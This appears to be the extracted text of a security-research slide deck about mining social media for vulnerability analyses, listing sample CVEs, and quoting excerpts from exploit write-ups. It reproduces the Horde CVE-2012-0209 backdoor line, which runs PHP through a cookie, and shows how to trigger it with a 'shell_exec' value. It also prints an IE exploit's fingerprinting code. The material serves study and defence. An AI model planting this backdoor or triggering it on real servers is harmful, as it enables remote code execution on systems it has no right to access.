


Interesting Trends / Findings

Top 20 (Q2 2011 - Now)



Hype / Noise



Analysis trends



Timeline Trends



Demographics




- Researcher (vs. IT, analyst) increased activity around privacy / client-side vulns
- Journalist higher activity concerning log research and major client-side vulns
- Historical: heavier concentration on big releases (eg. RDP, PPT) & Java

- Self-descriptions:
- exploit
 - hacker
 - malware
 - journalist
 - vuln
 - RE
 - pentest
 - consultant
 - research
 - wildleaks
 - politics
 - student
 - privacy
 - anonymous


Top 20 (Q2 2011 - Now)

2011




Legend: Client-side Local Remote

2012




Top 20 (Q2 2011 - Now)


2011



Legend: Client-side Local Remote


2012






Legend: Client-side Local Remote

2012



Analysis trends



15 sample CVE's with tech analysis in Talkback (only a small sample)

CVE-2012-1889 CVE-2011-3508 CVE-2011-3545
 CVE-2012-0002 CVE-2012-2661
 CVE-2011-2371 CVE-2012-0056
 CVE-2011-0609 CVE-2010-0738 CVE-2012-0181
 CVE-2011-4130 CVE-2011-2110
 CVE-2011-1282 CVE-2012-0148
 CVE-2011-2018

1 CVE-2012-0056
(linux privsec)



How many here with analysis info in NVD?

General Observations:

- Not rare to be written by the vuln. discoverer
- Vuln. was sometimes sold via brokers
- Regularly of a high-quality
- Often released shortly after vuln. is public

Analysis authors, including:

VUPEN, Offensive Security, Core Labs
 Abysssec, StopMalvertisin
 kernelpool (T-Pain!), j00ru,
 ExploitShop, PentesterLab, ...



General Observations:

- Well-written and comprehensive
- Often 'in-the-wild' or months after

Analysis authors, including:

AlienVault, Stratsec, McAfee,
 TrendLabs, Virus Bulletin,
 Websense, snowf1ow, EroMang, ...

15 sample CVE's with tech analysis in Talkback

(only a small sample)

CVE-2012-1889 CVE-2011-3508 CVE-2011-3545

CVE-2012-0002 CVE-2012-2661

CVE-2011-2371 CVE-2012-0056

CVE-2011-0609 CVE-2010-0738 CVE-2012-0181

CVE-2011-4130 CVE-2011-2110

CVE-2011-1282 CVE-2012-0148

CVE-2011-2018

How many here with analysis info in NVD?

1

CVE-2012-0056
(linux privesc)



Search

cve-2011-3508

Mined Items

This view shows all unique mined items using relative weight filtering.

Filters

Medium:

Twitter (1)

Mining Type:

Vuln. reference (1)

Tags:

Hot, Exploit (1)

Vulnerability ID:

TIMELINE • LIST • MAP • **GRID**

Select Language ▼

1 vuln ref filtered from 3147 originally ([Reset All Filters](#))

Timestamp	Origin	Weight	Child Items ▲	Text
2011-10-19T11:07:34	moritzj	Heavy	45	Oracle patched my format string vuln cve-2011-3508 in their ldap library. Can be exploited remotely through SS... (cont) http://t.co/Qwb5BvKh

1



Moritz Jodeit
Bug hunter, security researcher

- [Oracle patched my format string vuln cve-2011-3508 in their ldap library. Can be exploited remotely through SS... \(cont\)](#)

[Hamburg, Germany](#) 53.5510846,9.9936818
[twitter link](#) - -, followers: 157 , following: 235 , statuses: 49



Not rare: finder publishing vuln. information

AFD!AfdPoll Integer Overflow Vulnerability (CVE-2012-0148)

The Windows Sockets API allows applications to query the status of one or more sockets through the **select** function. These requests are handled internally by the AFD.SYS driver in the **afd!AfdPoll** function (internally calls **afd!AfdPoll32** or **afd!AfdPoll64** depending on the process that made the I/O request), and are processed whenever the AFD device is issued the 0x12024 I/O control code. This function processes a user-supplied poll information (AFD_POLL_INFO) buffer that contains all the records (AFD_HANDLE) for the sockets to query. The definitions of these structures are listed below (based on ReactOS).

Blog by Tarjei Mandt ("TJ")
@kernelpool

```
1 typedef struct _AFD_HANDLE_ {
2     SOCKET                Handle;
3     ULONG                 Events;
4     NTSTATUS              Status;
5 } AFD_HANDLE, *PAFD_HANDLE;
6
7 typedef struct _AFD_POLL_INFO {
8     LARGE_INTEGER         Timeout;
9     ULONG                 HandleCount;
10    ULONG                 Exclusive;
11    AFD_HANDLE             Handles[1];
12 } AFD_POLL_INFO, *PAFD_POLL_INFO;
```

Upon receiving this data, AFD calls **afd!AfdPollGetInfo** to allocate a second buffer (from the non-paged pool) to aid in storing information returned as the individual sockets are queried. Specifically, each AFD_HANDLE record is denoted its own AFD_POLL_ENTRY record in this internal buffer structure (which we call AFD_POLL_INTERNAL). We describe these opaque structures as follows.

```
1 typedef struct _AFD_POLL_ENTRY {
2     PVOID                 PollInfo;
3     PAFD_POLL_ENTRY       PollEntry;
4     PVOID                 pSocket;
5     HANDLE                hSocket;
6     ULONG                 Events;
7 } AFD_POLL_ENTRY, *PAFD_POLL_ENTRY;
8
9 typedef struct _AFD_POLL_INTERNAL {
10    CHAR                    Unknown[0xB8];
11    AFD_POLL_ENTRY          PollEntry[1];
12 } AFD_POLL_INTERNAL, *PAFD_POLL_INTERNAL;
```

Before processing the user-supplied buffer (AFD_POLL_INFO) to query each individual socket, **afd!AfdPoll** ensures that the buffer is large enough to fit the number of records indicated by the HandleCount value. If the size is too small, the function returns with an insufficient size error. While this prevents user-mode code from passing bogus HandleCount values, it does not account for the fact that the size of the records

VUPEN Research

VUPEN Research Team

VUPEN Research Blog

VUPEN Research Videos

VUPEN Vulnerability Research Team (VRT) Blog

Advanced Exploitation of Windows Kernel Intel 64-Bit Mode Sysret Vulnerability (MS12-042)

Published on 2012-08-06 16:48:29 UTC by Matthieu Bonetti, Security Researcher @ VUPEN



VUPEN VRT writeups



Hi everyone,

In this new blog, we will share our advanced exploitation methods on Windows 7 SP1 x64 and Windows Server 2008 R2 SP1 x64 to reliably take advantage of an awesome vulnerability discovered by Rafal Wojtczuk (Bromium) and Jan Beulich (SUSE).

This flaw allows privilege escalation and arbitrary code execution with ring0 permissions, and is present in many 64-bit operating systems and virtualization software running on Intel CPU hardware. Microsoft has patched the flaw as part of the MS12-042 security bulletin.

1. Brief Analysis of the Vulnerability

On x64 systems, AMD has decided that only the least significant 48 bits of a virtual address would be used in address translation. Moreover bits 48 through 63 of any virtual address must be copies of bit 47. If not, the processor raises an exception: protection fault #GP.

This splits the virtual addresses in two blocks:

- Canonical "higher half": 0xFFFFFFFF`FFFFFFFF -> 0xFFFF8000`00000000
- Canonical "lower half": 0x00007FFF`FFFFFFFF -> 0x00000000`00000000

All addresses in between are considered non-canonical.

The SYSRET instruction is used to return back to user-mode. In order to do this, it copies the value from the RCX register to the RIP register and changes the code segment selector to user-mode. However, the RCX register is a generic purpose register and may contain any value, including non-canonical addresses. As well, the SYSRET instruction is not responsible for switching the stack back to userland nor it is for the GS segment register. This means that the system developer needs to explicitly switch GS and the RSP, RBP registers **before** calling SYSRET.

How many here with analysis info in NVD?

General Observations:

- Not rare to be written by the vuln. discoverer
- Vuln. was sometimes sold via brokers
- Regularly of a high-quality
- Often released shortly after vuln. is public

Analysis authors, including:

VUPEN, Offensive Security, Core Labs
Abysssec, StopMalvertisin
kernelpool (T-Pain!), j00ru,
ExploitShop, PentesterLab, ...

Malware, TA, Post mortems



CVE-2012-1889

Has info in NVD: \o/

CVE-2011-2110

CVE-2012-0209 }

CVE-2012-1723

CVE-2012-0507 }

CVE-2012-1875

CVE-2011-2462

Ongoing attacks exploiting CVE-2012-1875

June 13th, 2012 | Posted by [jaime.blasco](#) in [APT](#) | [Attacks](#) | [Exploits](#) | [IP Reputation](#) | [Malware](#)

Yesterday, Microsoft released the [June 2012 Black Tuesday Update](#) including patches for a vulnerability affecting a wide range versions of Internet Explorer. The exploit works across different Windows versions ranging from XP to Windows 7.

The 0day has been actively exploited [as reported by mcafee](#).

AlienVault Labs

We have been able to find several servers hosting similar versions of the exploit. One of them was detected by our OTX system a couple of days ago:

<http://labs.alienvault.com/labs/index.php/projects/open-source-ip-reputation-portal/information-about-ip/?ip=113.10.241.239>

The exploit supports a wide range of languages and Windows versions and seems to be very reliable.

```
function FINGERPRINT_IE()
{
    this.UNKNOWN = -1;
    this.WINDOWS_XP = 1;
    this.WINDOWS_2003 = 2;
    this.WINDOWS_VISTA = 3;
    this.WINDOWS_7 = 4;

    this.EN=5;
    this.ZH=6;
    this.FR=7;
    this.DE=8;
    this.JA=9;
    this.PT=10;
    this.KO=11;
    this.RU=12;

    this.isie = function()
    {
        if( navigator.appName != 'Microsoft Internet Explorer' || navigator.userAgent.indexOf( 'MSIE' ) < 0 )
            return false;
        return true;
    };

    this.platform = function()
    {
        if( navigator.userAgent.indexOf( 'Windows NT 5.1' ) > -1 )
            return this.WINDOWS_XP;
        else if( navigator.userAgent.indexOf( 'Windows NT 5.2' ) > -1 )
            return this.WINDOWS_2003;
        else if( navigator.userAgent.indexOf( 'Windows NT 6.0' ) > -1 )
            return this.WINDOWS_VISTA;
        else if( navigator.userAgent.indexOf( 'Windows NT 6.1' ) > -1 )
            return this.WINDOWS_7;
        return this.UNKNOWN;
    };
};
```

The exploit includes return-oriented programming (ROP) techniques that helps bypassing OS protections.

CVE-2012-0209 Horde backdoor analysis



The 13/02 [Horde](#) team has release a [security alert](#) concerning their products. An unknown intruder has hack the FTP server of Horde since minimum November 02 2011 and has manipulate three Horde releases to allow unauthenticated remote PHP execution. The intruder has maintain access to the servers until February 7. The issue is currently tracked through [CVE-2012-0209](#).

The affected releases are:

- Horde 3.3.12 downloaded between November 15 and February 7
- Horde Groupware 1.2.10 downloaded between November 9 and February 7
- Horde Groupware Webmail Edition 1.2.10 downloaded between November 2 and February 7

EroMang writeup

Horde 4 is not affected, the CVS and Git repositories seem to not be affected, but some Linux distributions how have download the code source from the Horde FTP server are affected. Horde team is providing version 3.3.13 for Horde, 1.2.11 for Horde Groupware and Horde Groupware Webmail Edition to remove the discovered backdoor and has also clean the FTP server.

After some researches, I found two vulnerable Linux distribution how are delivering the backdoored Horde 3.3.12. These distributions are [Ubuntu precise](#), [Debian wheezy](#) and [sid](#). [Fedora Rawhide](#) doesn't seem to be impacted unless the distributed version is also [3.3.12](#), same for [OpenSUSE 12.1](#). [Gentoo](#), [Mandriva](#) and [Slackware](#) doesn't seem to deliver this version. The impact through Linux distribution should be not so important. Only users how have download the source code from FTP are mainly affected.

The backdoor is located, for Horde 3.3.12, in the *"templates/javascript/open_calendar.js"* script.

```
link.href = '# php (isset($_COOKIE["href"]) && preg_match("/(.*):(.*)/", $_COOKIE["href"], $m))?$m[1]
($m[2]):";?>';
```

Take a look on the following [Pastebin](#) for the diff between a clean and a backdoored 3.3.12 version.

As you can see, if the cookie contain an array named *"href"* and if the content of the href variable look like to, for example, *"shell_exec:uname -a"*, the PHP function will be executed. Now that we have found the backdoor, how is this backdoor activated ?

All my previous analysis were false, after trying to exploit without success the backdoor, I have finally discover the vulnerable script.

The vulnerable script is *"/services/javascript.php"*. If you take a look a the script you can see that you need to do a POST request with two variables on the top of the necessary cookie.

```
$app = Util::getFormData('app', Util::nonInputVar('app'));
$file = Util::getFormData('file', Util::nonInputVar('file'));
if (!empty($app) && !empty($file) && strpos($file, '..') === false) {
    $script_file = $registry->get('templates', $app) . '/javascript/' . $file;
    if (file_exists($script_file)) {
```


Timeline Trends

CVE-2012-0158, Office



CVE-2011-3544 (JRE)



Patch Tuesday



Vulnerability Summary for CVE-2011-3544

Original release date: 10/19/2011

Last revised: 01/27/2012

Source: US-CERT/NIST

'Unspecified'



Overview

Unspecified vulnerability in the Java Runtime Environment component in Oracle Java SE JDK and JRE 7 and 6 Update 27 and earlier allows remote untrusted Java Web Start applications and untrusted Java applets to affect confidentiality, integrity, and availability via unknown vectors related to Scripting.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service



'Unknown vectors'

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

External Source : XF

Name: oracle-jre-scripting-unspecified(70849)

Hyperlink: <http://xforce.iss.net/xforce/xfdb/70849>

External Source : BID

Name: 50218

Hyperlink: <http://www.securityfocus.com/bid/50218>



